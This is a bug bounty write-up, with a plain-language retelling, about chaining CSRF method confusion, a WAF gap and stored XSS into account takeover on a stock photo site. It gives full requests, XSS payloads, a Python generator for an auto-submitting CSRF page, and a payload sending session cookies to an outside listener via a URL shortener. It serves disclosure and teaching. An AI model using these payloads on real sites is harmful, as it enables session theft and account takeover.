From WAF Bypass to Account Takeover: Chaining Logic Flaws & CSRF in Stock Photo Platform
The application had two CSRF vulnerabilities: one allowed creating an image template without a token via a GET request, and another allowed applying a template to an image without a token via GET. By chaining these with a stored XSS payload in the template name field, an attacker could force a victim to create and apply a malicious template, leading to account takeover when the victim viewed their uploads page.

Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a stock photo platform where users upload photos and sell them online. Every uploaded image gets a regular numeric ID, and that ID is public: it appears on the image's purchase page. In the researcher's example the image ID is 344854051, and its public product page is:
https://vulnerable.com/stock-images/photos/344854051

The features involved are image titles, user-created templates (title, description, price and similar fields), and the action that applies a template to an uploaded image. The write-up chains two missing token checks, an unescaped input field and a WAF bypass into a single-click account takeover.
Setup
The researcher worked against www.vulnerable.com with an authenticated session, using Firefox 157.0 on macOS, visible in the User-Agent and Sec-Fetch headers of the captured requests, with the Pwnfox extension colouring requests (X-Pwnfox-Color: blue).
Finding it
The first observation came from the image title field. Injecting a payload such as XSS'" showed that the value was reflected inside an <input> tag without HTML-encoding the double quote (").

That suggested attribute injection. The researcher tried:
DrakenKun"onfocus="prompt(document.cookie)"autofocus="
The response was 403 Forbidden: CloudFront WAF blocked it. The title change request takes the target image ID in itemid (itemid=344854051) and the new title in name (name={PAYLOAD}).

Other payloads and different events from the PortSwigger XSS cheat sheet were tried and also returned 403 Forbidden from the WAF. The finding was noted and exploration continued.
Exploitation
Step 1: a second reflection point that the WAF does not block
Further exploration turned up this endpoint, which lets a user create a template with fields such as title (name), description and price:
https://www.vulnerable.com/index.php?page=clip_templates2&what=image
The researcher clicked New Template and put the same payload into the name input:
DrakenKun"onfocus="prompt(document.cookie)"autofocus="
The template was created and the server returned 200 OK: the WAF did not block the request here.

The original request:
POST /index.php?page=clip_templates2&what=image&command=new HTTP/2
Host: www.vulnerable.com
Cookie: <Cookies>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:157.0) Gecko/20100101 Firefox/157.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 555
Origin: https://www.vulnerable.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Pwnfox-Color: blue
Priority: u=0, i
Te: trailers

[redacted]&submit_what=Save&original_source=-1&contains_alpha_matte=-1&seamless_looping=-1&controller_pattern_ref=fc0&template_name=HACKED&video_standard=199&name=DrakenKun%22onfocus%3D%22prompt(document.cookie)%22autofocus%3D%22&description=&media_source=&media_created_at_int_yyyy=-1&media_created_at_int_mm=-1&media_created_at_int_dd=-1&location_city=&location_country=©right=&pricing_logic=&single_use_license=f&price=&pricing_manual1image=&pricing_manual2image=&pricing_manual3image=&free_clip=-1&keywords=&tagskeywords=¬es_for_you=&curator_note=

The body carries a token parameter alongside the template fields; name holds the URL-encoded payload. The server answered 200 OK, and a template called HACKED was created with the numeric ID 1655438.

Step 2: CSRF #1, token removal plus method confusion
Removing the token parameter from the POST produced 401 Unauthorized.

Removing the token and converting the request from POST to GET did not:
https://www.vulnerable.com/index.php?page=clip_templates2&what=image&command=new&submit_what=Save&original_source=-1&contains_alpha_matte=-1&seamless_looping=-1&controller_pattern_ref=fc0&template_name=HACKED&video_standard=199&name=DrakenKun%22onfocus%3D%22prompt(document.cookie)%22autofocus%3D%22&description=&media_source=&media_created_at_int_yyyy=-1&media_created_at_int_mm=-1&media_created_at_int_dd=-1&location_city=&location_country=©right=&pricing_logic=&single_use_license=f&price=&pricing_manual1image=&pricing_manual2image=&pricing_manual3image=&free_clip=-1&keywords=&tagskeywords=¬es_for_you=&curator_note=
This returned 200 OK.

This is the first CSRF vulnerability: unauthorised image template creation via HTTP method confusion. Removing the token from the POST gave 401 Unauthorized, but the same action as a GET without a token returned 200 OK.
Step 3: applying a template to an image
On the uploads page:
https://www.vulnerable.com/index.php?page=my_uploads
an Execute button offers several dropdown options. The researcher selected Apply Image Template, clicked Execute,

chose the HACKED template and clicked Submit.


The intercepted request:
POST /index.php?page=my_uploads_apply_template&pf_fullscreen=1&idactionsel=apptemimg&formsub=1 HTTP/2
Host: www.vulnerable.com
Cookie: <cookies>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:157.0) Gecko/20100101 Firefox/157.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 160
Origin: https://www.vulnerable.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Pwnfox-Color: blue
Priority: u=0, i
Te: trailers

template=1655438&[redacted]&itemscomma=344854051&form_pattern_ref=&crc32_ref=151023883&submit=Submit
In this request:
template=1655438is the Template ID.itemscomma=344854051is the Image ID.
The server processed it and returned 200 OK.
Step 4: CSRF #2, the same trick on the apply action

The same technique was applied: drop the token and switch to GET.
https://www.vulnerable.com/index.php?page=my_uploads_apply_template&pf_fullscreen=1&idactionsel=apptemimg&formsub=1&template=1655438&itemscomma=344854051&form_pattern_ref=&crc32_ref=151023883&submit=Submit
It worked. This is the second CSRF vulnerability: an attacker can force-apply a template containing the XSS payload to a victim's upload.

Navigating to the uploads page afterwards triggered the stored XSS payload in the browser.
Step 5: chaining into account takeover
The attacker needs two pieces of information:
- Target Image ID, publicly visible on the victim's uploaded media page.
- Template ID, generated when the victim creates a template.
The exact template ID assigned to the victim is unknown, but IDs are auto-incrementing. If a template gets ID 1655480, the following templates receive 1655481, 1655482, 1655483 and so on.

The attacker first creates their own template to capture a baseline ID (for example 1655480). Because CSRF #2 needs a valid template ID, the PoC iterates over a short range of sequential IDs to guess the victim's:
1655480
1655481
1655482
1655483
…
1655500

A helper script retrieves the target image ID and the attacker's latest template ID and generates the PoC page:
image_id = input("Enter victim image ID: ").strip()
attacker_template_id_start = int(input("Enter attacker's template ID: ").strip())
html = """<html>
<body>
<!-- Injecting malicious template (GET request, no method attribute) -->
<form name="inject_form" action="https://www.vulnerable.com/index.php">
<input type="hidden" name="page" value="clip_templates2" />
<input type="hidden" name="what" value="image" />
<input type="hidden" name="command" value="new" />
<input type="hidden" name="submit_what" value="Save" />
<input type="hidden" name="original_source" value="-1" />
<input type="hidden" name="contains_alpha_matte" value="-1" />
<input type="hidden" name="seamless_looping" value="-1" />
<input type="hidden" name="controller_pattern_ref" value="fc0" />
<input type="hidden" name="template_name" value="hacked" />
<input type="hidden" name="video_standard" value="199" />
<input type="hidden" name="name" value='DrakenKun"onfocus="prompt(document.cookie)"autofocus="' />
<input type="hidden" name="description" value="YouAreHacked!!!!!!!!!!!!!" />
<input type="hidden" name="media_source" value="" />
<input type="hidden" name="media_created_at_int_yyyy" value="-1" />
<input type="hidden" name="media_created_at_int_mm" value="-1" />
<input type="hidden" name="media_created_at_int_dd" value="-1" />
<input type="hidden" name="location_city" value="" />
<input type="hidden" name="location_country" value="" />
<input type="hidden" name="copyright" value="" />
<input type="hidden" name="pricing_logic" value="" />
<input type="hidden" name="single_use_license" value="" />
<input type="hidden" name="price" value="5" />
<input type="hidden" name="pricing_manual1image" value="" />
<input type="hidden" name="pricing_manual2image" value="" />
<input type="hidden" name="pricing_manual3image" value="" />
<input type="hidden" name="free_clip" value="-1" />
<input type="hidden" name="keywords" value="" />
<input type="hidden" name="tagskeywords" value="" />
<input type="hidden" name="notes_for_you" value="" />
<input type="hidden" name="curator_note" value="" />
</form>
<script>
setTimeout(() => document.inject_form.submit(), 200);
</script>"""
# Start at 300ms
delay = 300
for tid in range(attacker_template_id_start, attacker_template_id_start + 21):
html += f"""
<form name="form_{tid}" action="https://www.vulnerable.com/index.php?page=my_uploads_apply_template&pf_fullscreen=1&idactionsel=apptemimg&formsub=1" method="GET">
<input type="hidden" name="template" value="{tid}" />
<input type="hidden" name="itemscomma" value="{image_id}" />
<input type="hidden" name="form_pattern_ref" value="" />
<input type="hidden" name="crc32_ref" value="151023883" />
</form>
<script>
setTimeout(() => document.form_{tid}.submit(), {delay});
</script>"""
delay += 100
html += """
</body>
</html>"""
# Write to HTML file
with open("POC.html", "w") as f:
f.write(html)
print("[+] CSRF PoC saved to POC.html")
The generated page works in three stages:
- Malicious template creation (CSRF #1). An auto-submitting form targets
clip_templates2with a GET request and creates a template whosenamefield holdsDrakenKun"onfocus="prompt(document.cookie)"autofocus=". It fires 200ms after the victim loads the page. - Template assignment iteration (CSRF #2). Because IDs are sequential, the new template takes the next available ID. The script emits 20 hidden forms covering
attacker_template_id_startthrough+20. - Timed submission. Each form targets
my_uploads_apply_templatewith GET, binding the template to the victim'sitemscomma(image ID). Submissions are staggered by 100ms so the creation step is processed before the matching apply request.
Once the victim opens POC.html, the chain runs unattended: the payload template is created and bound to their uploaded image. When they visit their uploads dashboard, the payload fires.
Step 6: exfiltrating cookies and the 80-character limit
To steal session cookies, the payload can send them to an out-of-band listener such as a Burp Collaborator endpoint:
"autofocus onfocus="new Image().src='http://[redacted].oastify.com/4zyca2ms/?'+document.cookie"
The input field had an 80-character limit, and this payload was 117 characters long.

To fit, the researcher shortened the collaborator host with a URL shortener (TinyURL):
"autofocus onfocus="new Image().src='//tinyurl.com/4zyca2ms/?'+document.cookie"
That is exactly 79 characters, just under the limit. Once the image title holds this payload, viewing the page runs the script and the attacker receives the victim's session cookies, giving a complete account takeover.
Root cause
The chain rests on four weaknesses:
- The template
namefield is reflected into an<input>tag without HTML-encoding the double quote, so an attacker can break out of the attribute and add event handlers. - Removing the token from a POST gives
401 Unauthorized, but the same action as a GET without a token succeeds. - The apply-template action also accepted a GET without the token, so a cross-site GET can bind an attacker's template to a victim's image.
- Template IDs are sequential and guessable, which lets the attacker enumerate the victim's template ID within a small range.
The payload was blocked with 403 Forbidden when changing an image title but returned 200 OK on template creation.
Impact

An attacker who knows a victim's public image ID can send a link to a page they control. When a logged-in victim opens it, a template containing the XSS payload is created under the victim's account and applied to the victim's image. The next time the victim visits their uploads dashboard, the stored XSS runs in their session. With the shortened payload, the attacker receives the victim's session cookies and takes over the account. The attack needs the victim to open the attacker's page; the template ID is guessed by iterating a short range of sequential IDs. The security team rated the report High Severity (CVSS 8.7), though the researcher felt the full chain was closer to Critical.
Fix
- HTML-encode the double quote (and other attribute-breaking characters) wherever user input is reflected into an
<input>tag. - Enforce the CSRF token on every state-changing action regardless of HTTP method, and reject state changes over GET.
- Do not use predictable sequential IDs for templates, or at least do not let an attacker apply a template they do not own.
- Extend WAF coverage to the template creation endpoint so the same payload is blocked everywhere.
Variants to test
- Method confusion on token checks. Take any POST that carries a CSRF token, remove the token and resend as GET. A
200 OKwith the action performed is a positive result. - Attribute injection in reflected fields. Submit
XSS'"into title, name and description fields and inspect the HTML. An unencoded"inside an attribute is a positive result. - WAF coverage gaps. Send the same blocked payload to other endpoints that accept similar fields. A
200 OKwhere the original endpoint returned403is a positive result. - Sequential ID guessing. Create an object, note its ID, then request nearby IDs. If objects belonging to other users are reachable or applicable, the IDs are predictable and enumerable.
- Length-limited XSS fields. When a field truncates input, measure the limit and try shortened payloads using URL shorteners or minimal event handlers. A payload that fits and executes is a positive result.
- Chained CSRF. Build an auto-submitting HTML page that performs two state-changing GETs in sequence with staggered timers. If both succeed without user interaction beyond loading the page, the chain is viable.
What happened, in plain words
A security researcher found a way to take over another user's account on a website that sells stock photos. The attack did not need any special software on the victim's computer and did not need the victim to type a password. It needed one thing: the victim, already logged in, to open a web page the attacker controlled.
Four small weaknesses, each fairly harmless on its own, were joined together:
- A text field on the site did not escape a double quote character properly, which let an attacker slip a small script into the page.
- The site's protection against forged requests (a "CSRF token") was only checked when a form was submitted one way (POST) and not another (GET).
- The same gap existed on a second action, the one that applies a saved template to an uploaded image.
- Template numbers were handed out in sequence, so an attacker could guess the victim's template number by trying a short list of nearby numbers.
A firewall (CloudFront WAF) blocked the malicious script on one page but not on another. The result: the victim's browser session could be hijacked and their account taken over. The security team rated the report High Severity (CVSS 8.7).
This article walks through the same steps the researcher took, explaining every term from scratch.
The product and the features involved
The target is a stock photo platform. People upload photographs and sell them online. Think of it like a marketplace stall: you put your pictures on display, buyers browse, and the platform takes care of the sale.
Every uploaded image gets a number, called an ID. That number is not secret. It appears in the address of the image's purchase page, so anyone browsing the site can see it. In the researcher's example the image ID is 344854051, and its public product page is:
https://vulnerable.com/stock-images/photos/344854051
An ID here is just a label the site uses to tell one image apart from another, the way a library uses a shelf number to find a book. Because it is in the web address, it is public.
The features involved are:
- Image titles: the name shown above a photo.
- Templates: saved sets of settings (title, description, price and similar fields) that a user can create once and reuse. Think of a template as a rubber stamp: you design it once, then press it onto many images.
- Applying a template: the action that copies a template's settings onto an uploaded image.
The write-up chains two missing token checks, an unescaped input field and a WAF bypass into a single-click account takeover.
The setup
The researcher worked against www.vulnerable.com while logged in, using Firefox 157.0 on macOS. You can see this in the User-Agent and Sec-Fetch headers of the captured requests. A header is a small line of extra information the browser sends along with every request, like the return address on an envelope. The User-Agent header tells the server which browser and operating system are being used.
The Pwnfox extension was also used; it colours requests (X-Pwnfox-Color: blue) so you can tell different browser sessions apart at a glance.
Finding it
The first observation came from the image title field. The researcher typed a test string such as XSS'" into the title and looked at the page's HTML afterwards. The string came back inside an <input> tag, and the double quote (") was not converted into its safe HTML form.
What does that mean in plain words? A web page is built from HTML, a language of tags. An <input> tag is the box where you type text. Its attributes, such as value="something", are written inside the tag and are wrapped in double quotes. If the site copies your text into that attribute without converting the double quote into a safe code (called HTML-encoding), your quote closes the attribute early and anything you type after it is treated as new instructions for the browser. This is called attribute injection.
That suggested attribute injection was possible. The researcher tried:
DrakenKun"onfocus="prompt(document.cookie)"autofocus="
Let us read this payload piece by piece:
DrakenKunis ordinary text, used to fill the start of the field."closes the attribute the site opened.onfocus=starts a new attribute.onfocusis an event handler: a piece of script the browser runs when the element receives focus (for example, when it is clicked or tabbed to)."prompt(document.cookie)"is the script that runs.prompt(...)opens a small pop-up box showing the text inside it.document.cookieis the browser's way of reading the site's cookies.autofocus="asks the browser to focus this element automatically when the page loads, which triggersonfocuswithout the victim doing anything.
A cookie is a small piece of text a website asks your browser to store and send back on every request to that site. It is how the site remembers that you are logged in. If an attacker can read your cookies, they can often pretend to be you. A session cookie is the specific cookie that holds your logged-in state.
The response was 403 Forbidden: CloudFront WAF blocked it. A WAF (Web Application Firewall) is a filter that sits in front of a website and inspects incoming requests, blocking ones that look malicious. 403 Forbidden is the standard HTTP status code meaning "I understood your request but I refuse to do it".
The title change request takes the target image ID in itemid (itemid=344854051) and the new title in name (name={PAYLOAD}). A parameter is a named value sent with a request, like a form field. itemid=344854051 says "the image I mean is number 344854051"; name={PAYLOAD} says "set its title to this text".
Other payloads and different events from the PortSwigger XSS cheat sheet were tried and also returned 403 Forbidden from the WAF. The PortSwigger cheat sheet is a public list of known XSS payloads. The finding was noted and exploration continued.
Exploitation
Step 1: a second reflection point that the WAF does not block
Further exploration turned up this endpoint, which lets a user create a template with fields such as title (name), description and price:
https://www.vulnerable.com/index.php?page=clip_templates2&what=image
An endpoint is a specific address on a website that performs a specific action, like a particular counter in a large office. This one is the "create a template" counter.
The researcher clicked New Template and put the same payload into the name input:
DrakenKun"onfocus="prompt(document.cookie)"autofocus="
The template was created and the server returned 200 OK: the WAF did not block the request here. 200 OK is the standard status code meaning "done, no problem".
The original request:
POST /index.php?page=clip_templates2&what=image&command=new HTTP/2
Host: www.vulnerable.com
Cookie: <Cookies>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:157.0) Gecko/20100101 Firefox/157.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 555
Origin: https://www.vulnerable.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Pwnfox-Color: blue
Priority: u=0, i
Te: trailers
Line by line:
POST /index.php?page=clip_templates2&what=image&command=new HTTP/2is the request line.POSTis the HTTP method used when a browser sends data to the server (for example, submitting a form).GETis the method used when a browser simply asks for a page. The path and its parameters say which page and action.HTTP/2is the version of the protocol being spoken.Host: www.vulnerable.comsays which website the request is for. One server can host many sites, so this tells it which one.Cookie: <Cookies>carries the browser's stored cookies, including the session cookie that proves the user is logged in. The actual value is redacted here.User-Agent: ...identifies the browser and operating system.Accept: ...lists the kinds of response the browser can handle.Accept-Language: en-US,en;q=0.9says the user prefers English.Accept-Encoding: gzip, deflate, brsays the browser can accept compressed responses.Content-Type: application/x-www-form-urlencodedsays the body is formatted like a URL query string (key=value&key=value).Content-Length: 555says the body is 555 bytes long.Origin: https://www.vulnerable.comsays which site the request came from. Browsers add this automatically; it is one of the signals a server can use to detect cross-site requests.Upgrade-Insecure-Requests: 1asks the server to use HTTPS if possible.Sec-Fetch-Dest,Sec-Fetch-Mode,Sec-Fetch-Site,Sec-Fetch-Userare modern browser headers that describe how the request was triggered (a page navigation, same site, and so on).X-Pwnfox-Color: blueis added by the Pwnfox extension to colour-code this browser session.Priority: u=0, iandTe: trailersare protocol-level hints about request priority and transfer encoding.
[redacted]&submit_what=Save&original_source=-1&contains_alpha_matte=-1&seamless_looping=-1&controller_pattern_ref=fc0&template_name=HACKED&video_standard=199&name=DrakenKun%22onfocus%3D%22prompt(document.cookie)%22autofocus%3D%22&description=&media_source=&media_created_at_int_yyyy=-1&media_created_at_int_mm=-1&media_created_at_int_dd=-1&location_city=&location_country=©right=&pricing_logic=&single_use_license=f&price=&pricing_manual1image=&pricing_manual2image=&pricing_manual3image=&free_clip=-1&keywords=&tagskeywords=¬es_for_you=&curator_note=
This is the body of the request, the data the form sent. Key parts:
